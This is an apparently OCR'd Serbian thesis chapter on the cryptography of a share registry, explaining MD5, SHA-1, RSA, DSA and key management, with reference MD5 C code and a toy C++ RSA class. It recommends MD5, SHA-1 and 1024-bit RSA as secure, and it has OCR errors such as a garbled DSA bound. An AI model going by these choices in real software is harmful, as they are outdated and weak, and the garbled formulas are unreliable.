
MD5 Algoritam

MD5 algoritam procesira ulaznu poruku u blokovima od 512 bita podeljenim u 16 podblokova od po 32 bita. Najpre se poruka proširuje na način da se dobije poruka koja je po dužini za 64 bita kraća od odgovarajućeg multipla od 512 bita. Proširivanje se izvodi tako što se na kraju poruke doda jedan bit koji je jedinica, a zatim se dodaje zahtevani broj nula. Nakon toga se 64-bitna reprezentacija dužine poruke priključi rezultatu. Izlaz iz algoritma predstavlja skup od četiri 32-bitna bloka koji su spojeni tako da jednoznačno formiraju 128-bitnu hash vrednost.

Algoritam se sastoji iz sledećih koraka [36] :

- Prvo se obradi poruka tako da je njena dužina multipl od 512 bita,
- Zatim se inicijalizuju četiri 32-bitne promenljive, koje se nazivaju još i promenljivima ulančavanja :
  A=0x01234567
  B=0x89abcdef
  C=0xfedcba98
  D=0x76543210
- Nakon toga započinje glavna petlja algoritma koja se izvršava za sve blokove dužine 512 bita date poruke.
- Četiri inicijalne promenljive se kopiraju u nove promenljive *a*, *b*, *c* i *d*.
- Glavna petlja se sastoji iz četiri koraka koje su međusobno veoma slične. U svakom svakom koraku koriste se različitue operacije 16 puta. Svaka operacija se sastoji od primene definisane nelinearne funkcije nad tri od četiri promenljive *a*, *b*, *c* ili *d*. Zatim se tako dobijeni rezultat dodaje četvrtoj promenljivoj, podbloku poruke i definisanoj konstanti. Dobijeni rezultat se rotira sa leva u desno za promenljivi broj bita i dodaje se jednoj od četiri promenljive *a*, *b*, *c* ili *d*.
- Na kraju rezultat zamenjuje jednu od promenljivih *a*, *b*, *c* ili *d*.

Opisani postupak je prikazan na sledećoj slici :



Slika 4.7 Šematski prikaz glavne petlje MD5 algoritma

Postoje četiri nelinearne funkcije od kojih se po jedna koristi u svakoj operaciji odnosno fazi :


$F(X,Y,Z)$ = (X AND Y) OR ((NOT X) AND Z)
$G(X,Y,Z)$ = (X AND Z) OR (Y AND (NOT Z)
$H(X,Y,Z)$ = X XOR Y XOR Z
$I(X,Y,Z)$ = Y XOR (X OR (NOT Z))

Ukoliko Mj predstavlja j-ti podblok poruke, j =0, …, 15, a <<< s predstavlja funkciju cirkularnog pomeranja za s bita, tada se pomenute četiri operacije mogu predstaviti na sledeći način :

$FF(a,b,c,d,M_j,s,t_i)$ označava : $a = b + ((a + F(b,c,d) + M_j + t_i) <<< s)$
$GG(a,b,c,d, M_j,s, t_i)$ označava : $a = b + ((a + G(b,c,d) + M_j + t_i) <<< s)$
$HH(a,b,c,d, M_j,s, t_i)$ označava : $a = b + ((a + H(b,c,d) + M_j + t_i) <<< s)$
$II(a,b,c,d, M_j,s, t_i)$ označava : $a = b + ((a + I(b,c,d) + M_j + t_i) <<< s)$

Nakon prethodno opisanog postupka, a, b, c i d se dodaju na A, B, C i D, respektivno, i algoritam nastavlja sa narednim blokom podataka. Krajnji rezultat se formira konkatenacijom dobijenih A, B, C i D vrednosti.

Opisani postupak je prikazan na sledećoj slici :



Slika 4.8 Šematski prikaz završnog dela MD5 algoritma

U narednom delu izlaganja je prikazan izvorni kod za realizaciju MD5 algoritma. Pisan je u C++ programskom jeziku :

```
/* MD5C.C - RSA Data Security, Inc., MD5 message-digest algorithm
 */

#include "global.h"
#include "md5.h"

/* Constants for MD5Transform routine.
 */
#define S11 7
#define S12 12
#define S13 17
#define S14 22
#define S21 5
#define S22 9
#define S23 14
#define S24 20
#define S31 4
#define S32 11
#define S33 16
#define S34 23
#define S41 6
#define S42 10
#define S43 15
#define S44 21

static void MD5Transform PROTO_LIST ((UINT4 [4], unsigned char [64]));
static void Encode PROTO_LIST
  ((unsigned char *, UINT4 *, unsigned int));
static void Decode PROTO_LIST
  ((UINT4 *, unsigned char *, unsigned int));
static void MD5_memcpy PROTO_LIST ((POINTER, POINTER, unsigned int));
static void MD5_memset PROTO_LIST ((POINTER, int, unsigned int));
```

```
static unsigned char PADDING[64] = {
  0x80, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
};

/* F, G, H and I are basic MD5 functions.
 */
#define F(x, y, z) (((x) & (y)) | ((~x) & (z)))
#define G(x, y, z) (((x) & (z)) | ((y) & (~z)))
#define H(x, y, z) ((x) ^ (y) ^ (z))
#define I(x, y, z) ((y) ^ ((x) | (~z)))

/* ROTATE_LEFT rotates x left n bits.
 */
#define ROTATE_LEFT(x, n) (((x) << (n)) | ((x) >> (32-(n))))

/* FF, GG, HH, and II transformations for rounds 1, 2, 3, and 4.
Rotation is separate from addition to prevent recomputation.
 */
#define FF(a, b, c, d, x, s, ac) { \
 (a) += F ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }
#define GG(a, b, c, d, x, s, ac) { \
 (a) += G ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }
#define HH(a, b, c, d, x, s, ac) { \
 (a) += H ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }
#define II(a, b, c, d, x, s, ac) { \
 (a) += I ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }

/* MD5 initialization. Begins an MD5 operation, writing a new context.
 */
void MD5Init (context)
MD5_CTX *context;                                        /* context */
{
  context->count[0] = context->count[1] = 0;
  /* Load magic initialization constants.
*/
  context->state[0] = 0x67452301;
  context->state[1] = 0xefcdab89;
  context->state[2] = 0x98badcfe;
  context->state[3] = 0x10325476;
}

/* MD5 block update operation. Continues an MD5 message-digest
  operation, processing another message block, and updating the
  context.
 */
void MD5Update (context, input, inputLen)
```

```
MD5_CTX *context;                                        /* context */
unsigned char *input;                                /* input block */
unsigned int inputLen;                     /* length of input block */
{
  unsigned int i, index, partLen;

  /* Compute number of bytes mod 64 */
  index = (unsigned int)((context->count[0] >> 3) & 0x3F);

  /* Update number of bits */
  if ((context->count[0] += ((UINT4)inputLen << 3))
   < ((UINT4)inputLen << 3))
 context->count[1]++;
  context->count[1] += ((UINT4)inputLen >> 29);

  partLen = 64 - index;

  /* Transform as many times as possible.
*/
  if (inputLen >= partLen) {
 MD5_memcpy
   ((POINTER)&context->buffer[index], (POINTER)input, partLen);
 MD5Transform (context->state, context->buffer);

 for (i = partLen; i + 63 < inputLen; i += 64)
   MD5Transform (context->state, &input[i]);

 index = 0;
  }
  else
 i = 0;

  /* Buffer remaining input */
  MD5_memcpy
 ((POINTER)&context->buffer[index], (POINTER)&input[i],
  inputLen-i);
}

/* MD5 finalization. Ends an MD5 message-digest operation, writing the
  the message digest and zeroizing the context.
 */
void MD5Final (digest, context)
unsigned char digest[16];                         /* message digest */
MD5_CTX *context;                                       /* context */
{
  unsigned char bits[8];
  unsigned int index, padLen;

  /* Save number of bits */
  Encode (bits, context->count, 8);

  /* Pad out to 56 mod 64.
*/
  index = (unsigned int)((context->count[0] >> 3) & 0x3f);
  padLen = (index < 56) ? (56 - index) : (120 - index);
  MD5Update (context, PADDING, padLen);

  /* Append length (before padding) */
  MD5Update (context, bits, 8);
  /* Store state in digest */
```

```
  Encode (digest, context->state, 16);

  /* Zeroize sensitive information.
*/
  MD5_memset ((POINTER)context, 0, sizeof (*context));
}

/* MD5 basic transformation. Transforms state based on block.
 */
static void MD5Transform (state, block)
UINT4 state[4];
unsigned char block[64];
{
  UINT4 a = state[0], b = state[1], c = state[2], d = state[3], x[16];

  Decode (x, block, 64);

  /* Round 1 */
  FF (a, b, c, d, x[ 0], S11, 0xd76aa478); /* 1 */
  FF (d, a, b, c, x[ 1], S12, 0xe8c7b756); /* 2 */
  FF (c, d, a, b, x[ 2], S13, 0x242070db); /* 3 */
  FF (b, c, d, a, x[ 3], S14, 0xc1bdceee); /* 4 */
  FF (a, b, c, d, x[ 4], S11, 0xf57c0faf); /* 5 */
  FF (d, a, b, c, x[ 5], S12, 0x4787c62a); /* 6 */
  FF (c, d, a, b, x[ 6], S13, 0xa8304613); /* 7 */
  FF (b, c, d, a, x[ 7], S14, 0xfd469501); /* 8 */
  FF (a, b, c, d, x[ 8], S11, 0x698098d8); /* 9 */
  FF (d, a, b, c, x[ 9], S12, 0x8b44f7af); /* 10 */
  FF (c, d, a, b, x[10], S13, 0xffff5bb1); /* 11 */
  FF (b, c, d, a, x[11], S14, 0x895cd7be); /* 12 */
  FF (a, b, c, d, x[12], S11, 0x6b901122); /* 13 */
  FF (d, a, b, c, x[13], S12, 0xfd987193); /* 14 */
  FF (c, d, a, b, x[14], S13, 0xa679438e); /* 15 */
  FF (b, c, d, a, x[15], S14, 0x49b40821); /* 16 */

 /* Round 2 */
  GG (a, b, c, d, x[ 1], S21, 0xf61e2562); /* 17 */
  GG (d, a, b, c, x[ 6], S22, 0xc040b340); /* 18 */
  GG (c, d, a, b, x[11], S23, 0x265e5a51); /* 19 */
  GG (b, c, d, a, x[ 0], S24, 0xe9b6c7aa); /* 20 */
  GG (a, b, c, d, x[ 5], S21, 0xd62f105d); /* 21 */
  GG (d, a, b, c, x[10], S22,  0x2441453); /* 22 */
  GG (c, d, a, b, x[15], S23, 0xd8a1e681); /* 23 */
  GG (b, c, d, a, x[ 4], S24, 0xe7d3fbc8); /* 24 */
  GG (a, b, c, d, x[ 9], S21, 0x21e1cde6); /* 25 */
  GG (d, a, b, c, x[14], S22, 0xc33707d6); /* 26 */
  GG (c, d, a, b, x[ 3], S23, 0xf4d50d87); /* 27 */
  GG (b, c, d, a, x[ 8], S24, 0x455a14ed); /* 28 */
  GG (a, b, c, d, x[13], S21, 0xa9e3e905); /* 29 */
  GG (d, a, b, c, x[ 2], S22, 0xfcefa3f8); /* 30 */
  GG (c, d, a, b, x[ 7], S23, 0x676f02d9); /* 31 */
  GG (b, c, d, a, x[12], S24, 0x8d2a4c8a); /* 32 */

  /* Round 3 */
  HH (a, b, c, d, x[ 5], S31, 0xfffa3942); /* 33 */
  HH (d, a, b, c, x[ 8], S32, 0x8771f681); /* 34 */
  HH (c, d, a, b, x[11], S33, 0x6d9d6122); /* 35 */
  HH (b, c, d, a, x[14], S34, 0xfde5380c); /* 36 */
  HH (a, b, c, d, x[ 1], S31, 0xa4beea44); /* 37 */
  HH (d, a, b, c, x[ 4], S32, 0x4bdecfa9); /* 38 */
```

```
  HH (c, d, a, b, x[ 7], S33, 0xf6bb4b60); /* 39 */
  HH (b, c, d, a, x[10], S34, 0xbebfbc70); /* 40 */
  HH (a, b, c, d, x[13], S31, 0x289b7ec6); /* 41 */
  HH (d, a, b, c, x[ 0], S32, 0xeaa127fa); /* 42 */
  HH (c, d, a, b, x[ 3], S33, 0xd4ef3085); /* 43 */
  HH (b, c, d, a, x[ 6], S34,  0x4881d05); /* 44 */
  HH (a, b, c, d, x[ 9], S31, 0xd9d4d039); /* 45 */
  HH (d, a, b, c, x[12], S32, 0xe6db99e5); /* 46 */
  HH (c, d, a, b, x[15], S33, 0x1fa27cf8); /* 47 */
  HH (b, c, d, a, x[ 2], S34, 0xc4ac5665); /* 48 */

  /* Round 4 */
  II (a, b, c, d, x[ 0], S41, 0xf4292244); /* 49 */
  II (d, a, b, c, x[ 7], S42, 0x432aff97); /* 50 */
  II (c, d, a, b, x[14], S43, 0xab9423a7); /* 51 */
  II (b, c, d, a, x[ 5], S44, 0xfc93a039); /* 52 */
  II (a, b, c, d, x[12], S41, 0x655b59c3); /* 53 */
  II (d, a, b, c, x[ 3], S42, 0x8f0ccc92); /* 54 */
  II (c, d, a, b, x[10], S43, 0xffeff47d); /* 55 */
  II (b, c, d, a, x[ 1], S44, 0x85845dd1); /* 56 */
  II (a, b, c, d, x[ 8], S41, 0x6fa87e4f); /* 57 */
  II (d, a, b, c, x[15], S42, 0xfe2ce6e0); /* 58 */
  II (c, d, a, b, x[ 6], S43, 0xa3014314); /* 59 */
  II (b, c, d, a, x[13], S44, 0x4e0811a1); /* 60 */
  II (a, b, c, d, x[ 4], S41, 0xf7537e82); /* 61 */
  II (d, a, b, c, x[11], S42, 0xbd3af235); /* 62 */
  II (c, d, a, b, x[ 2], S43, 0x2ad7d2bb); /* 63 */
  II (b, c, d, a, x[ 9], S44, 0xeb86d391); /* 64 */

  state[0] += a;
  state[1] += b;
  state[2] += c;
  state[3] += d;

  /* Zeroize sensitive information.
*/
  MD5_memset ((POINTER)x, 0, sizeof (x));
}

/* Encodes input (UINT4) into output (unsigned char). Assumes len is
  a multiple of 4.
 */
static void Encode (output, input, len)
unsigned char *output;
UINT4 *input;
unsigned int len;
{
  unsigned int i, j;

  for (i = 0, j = 0; j < len; i++, j += 4) {
 output[j] = (unsigned char)(input[i] & 0xff);
 output[j+1] = (unsigned char)((input[i] >> 8) & 0xff);
 output[j+2] = (unsigned char)((input[i] >> 16) & 0xff);
 output[j+3] = (unsigned char)((input[i] >> 24) & 0xff);
  }
}

/* Decodes input (unsigned char) into output (UINT4). Assumes len is
  a multiple of 4.
 */
```

```
static void Decode (output, input, len)
UINT4 *output;
unsigned char *input;
unsigned int len;
{
  unsigned int i, j;

  for (i = 0, j = 0; j < len; i++, j += 4)
 output[i] = ((UINT4)input[j]) | (((UINT4)input[j+1]) << 8) |
   (((UINT4)input[j+2]) << 16) | (((UINT4)input[j+3]) << 24);
}

/* Note: Replace "for loop" with standard memcpy if possible.
 */

static void MD5_memcpy (output, input, len)
POINTER output;
POINTER input;
unsigned int len;
{
  unsigned int i;

  for (i = 0; i < len; i++)
 output[i] = input[i];
}

/* Note: Replace "for loop" with standard memset if possible.
 */
static void MD5_memset (output, value, len)
POINTER output;
int value;
unsigned int len;
{
  unsigned int i;

  for (i = 0; i < len; i++)
 ((char *)output)[i] = (char)value;
}
```

SHA-1 Algoritam

SHA-1 algoritam, kao i MD5 algoritam procesira ulaznu poruku u blokovima od 512 bita, podeljenim u 16 podblokova dužine 32 bita. Poruka se proširuje na isti način kao i kod primene MD5 algoritma, tako da se dobija poruka koja je po dužini tačno 64 bita kraća od odgovarajućeg multipla od 512 bita. Na kraj poruke se doda jedan bit koji je jedinica, a koji je praćen zahtevanim brojem nula. Zatim se 64-bitna reprezentacija dužine poruke priključuje rezultatu. Izlaz algoritma predstavlja skup od pet 32-bitnih blokova spojenih tako da jednoznačno formiraju 160-bitnu hash vrednsot.

Algoritam se sastoji od sledećih koraka :

- Prvo se obradi poruka tako da je njena dužina tačno multipl od 512 bita.
- Zatim se inicijalizuje pet 32-bitnih promenljivih ili promenljivih ulančavanja :

A=0x67452301
B=0xefcdab89
C=0x98badcfe
D=0x10325476
E=0xc3d2elf0

- Zatim počinje glavna petlja algoritma koja se izvršava za sve blokove dužine 512 bita date poruke.
- Pet inicijalnih promenljivih se kopira u promenljive *a, b, c, d* i *e.*
- Glavna petlja se sastoji od četiri faze koje su veoma slične. Svaka faza koristi različitu operaciju 20 puta. Svaka operacija se sastoji od primene određene nelinearne funkcije nad tri od pet promenljivih *a, b, c, d* ili *e*. Zatim se tako dobijeni rezultat procesira analogno kao u algoritmu MD5.
- Blok poruka se transformiše u šesnaest 32-bitnih reči (M_0, ..., M_{15}) u osamdeset 32-bitnih reči (W_0, …, W_{79}) na sledeći način :

  $W_t = M_t$ za t = 0 до 15

  $W_t = (W_{t-3} \oplus W_{t-8} \oplus W_{t-14} \oplus W_{t-16})$ <<< 1, za t = 16 до 79
- Dok se glavna petlja može opisati na sledeći način :

  Za t=0 до 79

  TEMP = (a<<<5) + F(b,c,d) + e + W_t + K_t

  e = d

  d = c

  c = b<<<30

  b = a

  a = TEMP

Takođe, kao asimetrični kriptografski algoritmi mogu se koristiti različiti postojeći algoritmi od kojih se najviše koriste RSA (Rivest, Shamir, Addleman), DSA (Digital Signature Algorithm) i ECDSA (Elliptic Curve DSA) algoritmi. U narednom delu teksta će biti dat detaljniji opis osnovnih postavki RSA algoritama, kao jednog od najviše korišćenih :

RSA Algoritam

Godine 1983. Rivest, Shamir и Adleman su patentirali šifarski sistem sa javnim ključevima poznat pod imenom RSA algoritam [37].

Svaki korisnik izabere dva prosta broja, za koja se preporučuje da ti brojevi imaju više od 200 cifara, p i q i računa $n = p \bullet q$ a takođe se računa i $\phi = (p - 1) \bullet (q - 1)$.

Nakon toga se bira slučajan ceo broj e, koji predstavlja ključ za šifrovanje. Pri tom mora biti zadovoljen uslov da je $1 < e < \phi$. Pored toga mora biti zadovoljen uslov da su e i ϕ uzajamno prosti, što znači da je NZD (e, ϕ) = 1.

Na kraju se izračunava ključ za dešifrovanje *d*, ili tajni ključ na sledeći način :

$e \bullet d \equiv 1 \pmod{\phi}$ odnosno $d = e^{-1} \pmod{\phi}$

Čime je RSA algoritam završen.

U narednom delu izlaganja će biti prikazan izvorni kod za realizaciju RSA algoritma pisan u C++ programskom jeziku :

```
#include "rsa.hpp"

class prime_factory
{
  unsigned np;
  unsigned *pl;
  public:
  prime_factory();
  ~prime_factory();
  vlong find_prime( vlong & start );
};

// prime factory implementation

static int is_probable_prime( const vlong &p )
{
  // Test based on Fermats theorem a**(p-1) = 1 mod p for prime p
  // For 1000 bit numbers this can take quite a while
  const rep = 4;
  const unsigned any[rep] = { 2,3,5,7 };
  for ( unsigned i=0; i<rep; i+=1 )
    if ( modexp( any[i], p-1, p ) != 1 )
      return 0;
  return 1;
}

prime_factory::prime_factory()
{
  np = 0;
  unsigned NP = 200;
  pl = new unsigned[NP];

  // Initialise pl
  unsigned SS = 8*NP; // Rough estimate to fill pl
  char * b = new char[SS+1]; // one extra to stop search
  for (unsigned i=0;i<=SS;i+=1) b[i] = 1;
  unsigned p = 2;
  while (1)
  {
    // skip composites
    while ( b[p] == 0 ) p += 1;
    if ( p == SS ) break;
    pl[np] = p;
    np += 1;
    if ( np == NP ) break;
    // cross off multiples
    unsigned c = p*2;
```

```
    while ( c < SS )
    {
      b[c] = 0;
      c += p;
    }
    p += 1;
  }
  delete [] b;
}

prime_factory::~prime_factory()
{
  delete [] pl;
}

vlong prime_factory::find_prime( vlong & start )
{
  unsigned SS = 1000; // should be enough unless we are unlucky
  char * b = new char[SS]; // bitset of candidate primes
  unsigned tested = 0;
  while (1)
  {
    unsigned i;
    for (i=0;i<SS;i+=1)
      b[i] = 1;
    for (i=0;i<np;i+=1)
    {
      unsigned p = pl[i];
      unsigned r = start % p; // not as fast as it should be - could do
with special routine
      if (r) r = p - r;
      // cross off multiples of p
      while ( r < SS )
      {
        b[r] = 0;
        r += p;
      }
    }
    // now test candidates
    for (i=0;i<SS;i+=1)
    {
      if ( b[i] )
      {
        tested += 1;
        if ( is_probable_prime(start) )
          return start;
      }
      start += 1;
    }
  }
  delete [] b;
}

static vlong from_str( const char * s )
{
  vlong x = 0;
  while (*s)
  {
    x = x * 256 + (unsigned char)*s;
    s += 1;
```

```
  }
  return x;
}

void private_key::create( const char * r1, const char * r2 )
{
  // Choose primes
  {
    prime_factory pf;
    p = pf.find_prime( from_str(r1) );
    q = pf.find_prime( from_str(r2) );
    if ( p > q ) { vlong tmp = p; p = q; q = tmp; }
  }
  // Calculate public key
  {
    m = p*q;
    e = 50001; // must be odd since p-1 and q-1 are even
    while ( gcd(p-1,e) != 1 || gcd(q-1,e) != 1 ) e += 2;
  }
}

vlong public_key::encrypt( const vlong& plain )
{
  return modexp( plain, e, m );
}

vlong private_key::decrypt( const vlong& cipher )
{
  // Calculate values for performing decryption
  // These could be cached, but the calculation is quite fast
  vlong d = modinv( e, (p-1)*(q-1) );
  vlong u = modinv( p, q );
  vlong dp = d % (p-1);
  vlong dq = d % (q-1);

  // Apply chinese remainder theorem
  vlong a = modexp( cipher % p, dp, p );
  vlong b = modexp( cipher % q, dq, q );
  if ( b < a ) b += q;
  return a + p * ( ((b-a)*u) % q );
}
```

Za realizaciju ove funkcije moguće su dve opcije : korišćenje gotovih - stranih rešenja ili realizacija sopstvenog rešenja pod punom kontrolom korisnika koje se može verifikovati na nivou izvornog koda. Sa stanovišta bezbednosti, a imajući u vidu karakter Registra primenjena su sopstvena rešenja iz dva razloga. Prvi razlog leži u činjenici da je sopstveno rešenje moguće verifikovati na nivou izvornog koda, a drugi razlog je fleksibilnost domaćeg rešenja sa stanovišta kasnije ugradnje odgovarajućih algoritama po izboru. U početnoj fazi je korišćeno sopstveno realizovano rešenje na bazi standardizovanih asimetričnih kriptografskih i hash algoritama. Kasnije su realizovani novi algoritmi, koji su prethodno potvrđeni u praksi kao i domaća rešenja u ovoj klasi algoritama. Iz razloga bezbednosti koriste se asimetrični ključevi dužine 1024 bita.

Što se tiče sistema za upravljanje parom asimetričnih ključeva, javnim i tajnim, a imajući u vidu da su to podaci koji su kriptografski vezani za identitet korisnika, pomenuti ključevi se smeštaju na bezbednom nosiocu ličnih kriptografskih parametara. U slučaju Registra akcija i akcionara, to su smart kartice ovlašćenih korisnika Registra.

4.3.4 VERIFIKACIJA DIGITALNOG POTPISA

Funkcijom verifikacije digitalnog potpisa određene poruke proverava se autentičnosti potpisnika, integritet podataka sadržanih u poruci i onemogućava se naknadno poricanje potpisnika da je datu poruku poslao. Funkcija verifikacije digitalnog potpisa - verify, predstavlja kriptografski inverznu funkciju u odnosu na funkciju digitalnog potpisa i sastoji se od tri koraka.

Prvi korak predstavlja dešifrovanje digitalnog potpisa date poruke primenom identičnog asimetričinog kriptografskog algoritma koji je korišćen pri potpisu, ali na bazi javnog ključa potpisnika čime se dobija dešifrovana hash vrednost formirana u proceduri potpisivanja.

Drugi korak predstavlja identičnu proceduru primene hash funkcije nad dobijenim podacima za dobijanje nove hash vrednosti, primenom identičnog hash algoritma, kao i pri potpisivanju poruke.

Treći korak se sastoji u upoređivanju dešifrovane i nove hash vrednosti. Ako su pomenute vrednosti iste, verifikacija je uspela, u protivnom nije. Uspešnom funkcijom verifikacije digitalnog potpisa, verifikator je siguran u :

- Autentičnost pošaljaoca date poruke,
- Integritet podataka koji su dobijeni,
- Da pošiljalac ne može naknadno poreći da je poslao datu poruku.

U daljem delu teksta je data ilustracija opisanih procedura putem opisa DSA algoritma i to u smislu :

- generisanja ključeva,
- generisanja potpisa i
- verifikacije potpisa

1. DSA Generisanje ključeva

Pretpostavimo da u komunikaciji komuniciraju učesnici A i B.
Strana A u komunikaciji izvršava sledeće :

- Izbor prostog broja q takvog da je $2^{2159} < q < 2^{2160}$
- Izbor 1024 bitnog prostog broja p sa osobinom da je $q|p-1$

- Izbor elementa $h \in Zp^*$ i izračunavanje $g = h^{(p-1)/q}$ mod p. Izračunavanje se ponavlja sve dok ne bude ispunjen uslov da je $g \neq 1$
- Izbor slučajnog celog broja $x \in [1, q\text{-}1]$
- Izračunavanje $y = g^x \bmod p$
- Javni ključ učesnika A je : (p,q,g,y)
- Privatni ključ učesnika A je : x

2. DSA Generisanje potpisa

U cilju digitalnog potpisivanja poruke m, učesnik A izvršava sledeće postupke :

- Izbor slučajnog celog broja $k \in [1, q\text{-}1]$
- Izračunavanje r = $(g^k \bmod p) \bmod q$
- Izračunavanje $k^{-1} \bmod q$
- Izračunavanje $s = k^{-1}\ (h(m)+xr) \bmod q$, gde h označava SHA-1 hash vrednost
- Ako je $s = 0$, vraća se na početni korak
- Digitalni potpis poruke m je uređeni par celih brojeva (r,s).

3. DSA Verifikacija potpisa

U cilju verifikacije digitalnog potpisa poruke m, učesnik B izvršava sledeće postupke:

- Uzima javni ključ A : (p,q,g,y)
- Izračunavanje w = $s^{-1} \bmod q$ i $h(m)$
- Izračunavanje $u_1 = h(m)w \bmod q$ i $u_2 = rw \bmod q$
- Izračunavanje $v = (g^{u_1}\ y^{u_2} \bmod p) \bmod q$
- Verifikacija digitalnog potpisa je uspela ako, i samo ako, je $v = r$.

4.3.5 ŠIFROVANJE

Za razliku od funkcija digitalnog potpisivanja i verifikacije, primenom funkcije šifrovanja se ostvaruje funkcija zaštite tajnosti bezbednosno kritičnih podataka na aplikativnom nivou koji se razmenjuju u okviru Registra akcija i akcionara. Iz razloga bezbednosti, kao i iz praktičnih razloga, funkcija šifrovanja - encrypt, se u savremenim kriptografskim sistemima realizuje isključivo primenom simetričinih kriptografskih algoritama. Simetrični kriptografski sistemi podrazumevaju identičnost ključeva za šifrovanje i dešifrovanje. U okviru sistema zaštite Registra primenjeni su sopstveno realizovani simetričini šifarski sistemi. Na taj način je postignuta potpuna fleksibilnost i kontrolabilnost rešenja za ugradnju kako javnih standardnih simetričnih algoritama, kao što su : DES, 3DES, RC2, RC4, IDEA, AES, itd., tako i novo definisanih algoritama, što se ne može naći u kriptografskim rešenjima dostupnim na tržištu. U namenski realizovanim kriptografskim aplikacijama Registra akcija i akcionara, korišćeni su isključivo sopstveno realizovani simetrični kriptografski algoritmi visokog kriptološkog kvaliteta, koji su

dizajnirani od strane nadležne državne institucije za poslove kriptozaštite u našoj zemlji. Poseban kvalitet ove funkcije je u mogućnosti verifikacije funkcionisanja modula kriptozaštite, kao i u potpunom poverenju u njihov kvalitet.


Sistem upravljanja ključevima se može ostvariti na više načina. Simetrični ključevi mogu biti smešteni na smart karticama što zahteva korišćenje relativno komplikovanog centralizovanog sistema upravljanja ključevim sistema zaštite. Sa druge strane, ovaj sistem upravljanja ključevima poseduje visok nivo bezbednosti. Alternativni sistem upravljanja ključevima je korišćenje takozvanih sesijskih simetričnih ključeva. Naime, moguće je pre svake komunikacije generisati na predajnoj strani slučajnu veličinu koja će predstavljati sesijski ključ za datu komunikaciju. Ova veličina se, zatim, zajedno sa šifrovanom porukom šalje na određeni način. Recimo primenom postupka digitalne anvelope, koji će u kasnijem izlaganju biti detaljnije opisan. Opisani sistem predstavlja jednostavniji sistem upravljanja ključevima, jer se novi ključ koristi za svaku 